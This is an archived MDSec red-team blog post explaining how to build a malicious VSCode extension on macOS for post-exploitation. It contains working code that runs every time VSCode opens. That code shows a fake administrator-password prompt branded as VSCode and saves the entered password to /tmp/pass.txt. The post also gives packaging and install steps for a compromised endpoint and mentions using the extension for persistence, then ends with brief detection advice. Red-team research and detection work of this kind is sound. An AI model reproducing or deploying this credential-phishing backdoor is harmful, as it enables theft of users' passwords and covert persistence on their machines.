
macOS Post-Exploitation Shenanigans with VSCode Extensions


By Admin

Published: 2021-01-14 · Archived: 2026-04-06 01:37:37 UTC



Adversary Simulation

Our best in class red team can deliver a holistic cyber attack simulation to provide a true evaluation of your organisation’s cyber resilience.




Application Security

Leverage the team behind the industry-leading Web Application and Mobile Hacker’s Handbook series.

Penetration Testing

MDSec's penetration testing team is trusted by companies from the world's leading technology firms to global financial institutions.



Response

Our certified team work with customers at all stages of the Incident Response lifecycle through our range of proactive and reactive services.

- ## Research

  MDSec's dedicated research team periodically releases white papers, blog posts, and tooling.

- ## Training

  MDSec's training courses are informed by our security consultancy and research functions, ensuring you benefit from the latest and most applicable trends in the field.

- ## Insights

View insights from MDSec's consultancy and research teams.

Overview

It's no secret that macOS post-exploitation is often centric around targeting the installed apps for privilege escalation, persistence and more. Indeed, we've previously posted about approaches for code injection in macOS apps in the past and would recommend a refresher if you're unfamiliar with these techniques.

On a recent red team engagement, we were exploring the endpoint of a compromised engineer looking for opportunities to elevate. One of the apps the user was making heavy use of was VSCode which led to further research in to avenues to obtain code execution in the context of the app. As a supported means of code execution, perhaps the most obvious way to achieve this was through a "malicious" VSCode extension.

This post will cover how to create a malicious VSCode extension on macOS that can be used for further post-exploitation shenanigans.


Creating an Extension

VSCode supports a multitude of languages, but given it's an Electron app we opted to create our backdoor extension using Node.

To fast track the extension development, you can create a basic VSCode template extension using Yeoman and the VS Code Extension Generator which can be installed using:

```
npm install -g yo generator-code
```

Once the modules are installed, run "`yo code`" and select "New Extension (JavaScript)"; follow the prompts as shown below to create your template:




My favourite IDE for developing VSCode backdoors is VSCode, open it up with “ `code mdsecbackdoor` ” and navigate to the `package.jso` n file. Inside this file, you will discover a activationEvents configuration parameter. This parameter defines the conditions on when the extension will execute and by default it is set to run when the relevant VSCode command is executed; modify this to use a wildcard so it executes when VSCode opens as shown below:

```
 "activationEvents": [
    "*"
],
```

At this point, when VSCode opens, your extension will execute the `activate()` function inside the `extension.js` file; the template provides a “helloworld” example, which you can remove.

Weaponising the Extension

Around the same time as working on this, I noticed the following message on the #mythic Slack channel from @antman1P which showed JXA trivially being executed inside an Electron app:



This feature was being achieve through the Node osascript module and the timing could not have been better. To test whether this would work inside a VScode extension, install the `osascript` module using in your extension folder:

```
npm install osascript --save
```


Executing JXA from inside your extension is relatively straightforward using the `osascript` module as you can tell it to eval your JavaScript (or execute embedded scripts as @antman1P later noted) using the following as an example:

```
function activate(context) {

        var osascript = require('osascript').eval;
        var script = `

<< JXA CODE HERE >>

        `

        osascript(script, { type: 'JavaScript' }, function(err, data){

        })
}
```

Popup dialogues are a common occurrence on macOS and it is no secret that macOS users are highly trusting of these; as an example of our nefarious post-ex, let's pop up a credential dialogue with the following code:

```
function activate(context) {

        var osascript = require('osascript').eval;
        var script = `ObjC.import("Foundation")

        let fileToWrite = '/tmp/pass.txt';
        var app = Application.currentApplication();
        app.includeStandardAdditions = true;

        var pathToIcon = Path("/Applications/Visual Studio Code.app//Contents/Resources/Code.icns");
        var alrtTxt = \\`Visual Studio Code wants to make changes. Enter the Administrator password for \\${$.N
        var pswd = "";
        var result = app.displayDialog(alrtTxt, {
                defaultAnswer: "",
                withTitle: "Visual Studio Code.app",
                withIcon: pathToIcon,
                buttons: ["Cancel", "OK"],
                defaultButton: "OK",
                hiddenAnswer: true
                });
                pswd = result["textReturned"];

                writeStringToFile(pswd, fileToWrite)

        function writeStringToFile(dataToWrite, pathToWriteTo) {
                var data = $(dataToWrite).dataUsingEncoding(4); //4 is UTF8
                return (result = data.writeToFileAtomically(pathToWriteTo, true));
        }

        `

        osascript(script, { type: 'JavaScript' }, function(err, data){
                if(err)
                {
                }
        })
}
```

You can test your extension from inside VSCode by hitting F5, at which point a Extension Development copy of VSCode should load and your dialogue prompt be presented:



This of course can also be leveraged as a persistence technique should you wish your extension to execute Mythic stager JXA.

In order to deploy this to a compromised endpoint, we now need to package it up. In order to do this, you need to edit the package.json file and add a UUID for a publisher. For our case, any will do and you can generate one with python using `python -c 'import uuid; print(uuid.uuid4());'` :

```
"publisher": "325b3bab-ef30-462f-bb4b-ab909f467be9"
```

To package the extension, you can use the Node vsce module, install it then run the package command inside your extension folder:

```
npm install -g vsce
vsce package
```

This will then create a vsix file which you can upload to the compromised endpoint:

```
dmc@deathstar mdsecbackdoor  ✗ vsce package
 WARNING  A 'repository' field is missing from the 'package.json' manifest file.
Do you want to continue? [y/N] y
 DONE  Packaged: /Users/dmc/Code/vsnode/blog/mdsecbackdoor/mdsecbackdoor-0.0.1.vsix (24 files, 14.99KB)
dmc@deathstar mdsecbackdoor  ✗
```

From the endpoint, the extension can then be deployed as follows:

```
dmc@deathstar mdsecbackdoor  ✗ code --install-extension mdsecbackdoor-0.0.1.vsix
Installing extensions...
(node:90239) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues.
alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
Extension 'mdsecbackdoor-0.0.1.vsix' was successfully installed.
dmc@deathstar mdsecbackdoor  ✗
```

The next time VSCode is opened, your extension will execute. If you're using a credential popper, you probably don't want this to run every time so you can remove the extension simply by removing the associated folder from

the user's `~/.vscode/extensions` folder.

Detection Opportunities


If we dive in to how the Node `osascript` module is working, you will quite quickly get an idea of what it's doing by looking what happens when you call eval, from `index.js` :

```
25  module.exports.eval = function (text, opts, cb) {
26    if (typeof opts === 'function') {
27      cb = opts;
28      opts = {};
29    }
30    if (!validateInput(text, cb, noInputMsg)) return;
31
32    var stream = getSpawn(opts);
33    if (cb) bufferStream(stream, cb);
34
35    stream.write(text);
36    stream.end();
37    return stream;
38  };
```

As you can guess, looking at the getSpawn() function, the module is simply calling " `osascript` " on the command line to execute the JXA:


```
73  function getSpawn (opts, file) {
74    return spawn('osascript', argify(opts, file));
75  }
```

We can confirm this by checking a process listing when opening VSCode:



With this in mind, there's a few potential ways to detect this technique:

- Firstly, deployment of a new VSCode extension can be detected through command line logging and monitoring for execution of the code binary with the `--install-extension` arguments. This of course is likely to be prone to false positives, but may provide an initial thread for hunting with combined with other telemetry.
- Similarly, execution can be detected through execution of the " `osascript` " binary as a child process of VSCode, as shown in the process tree below:



This blog post was written by [Dominic Chell](#).

Stay updated with the latest
news from MDSec.

Source: https://www.mdsec.co.uk/2021/01/macos-post-exploitation-shenanigans-with-vscode-extensions/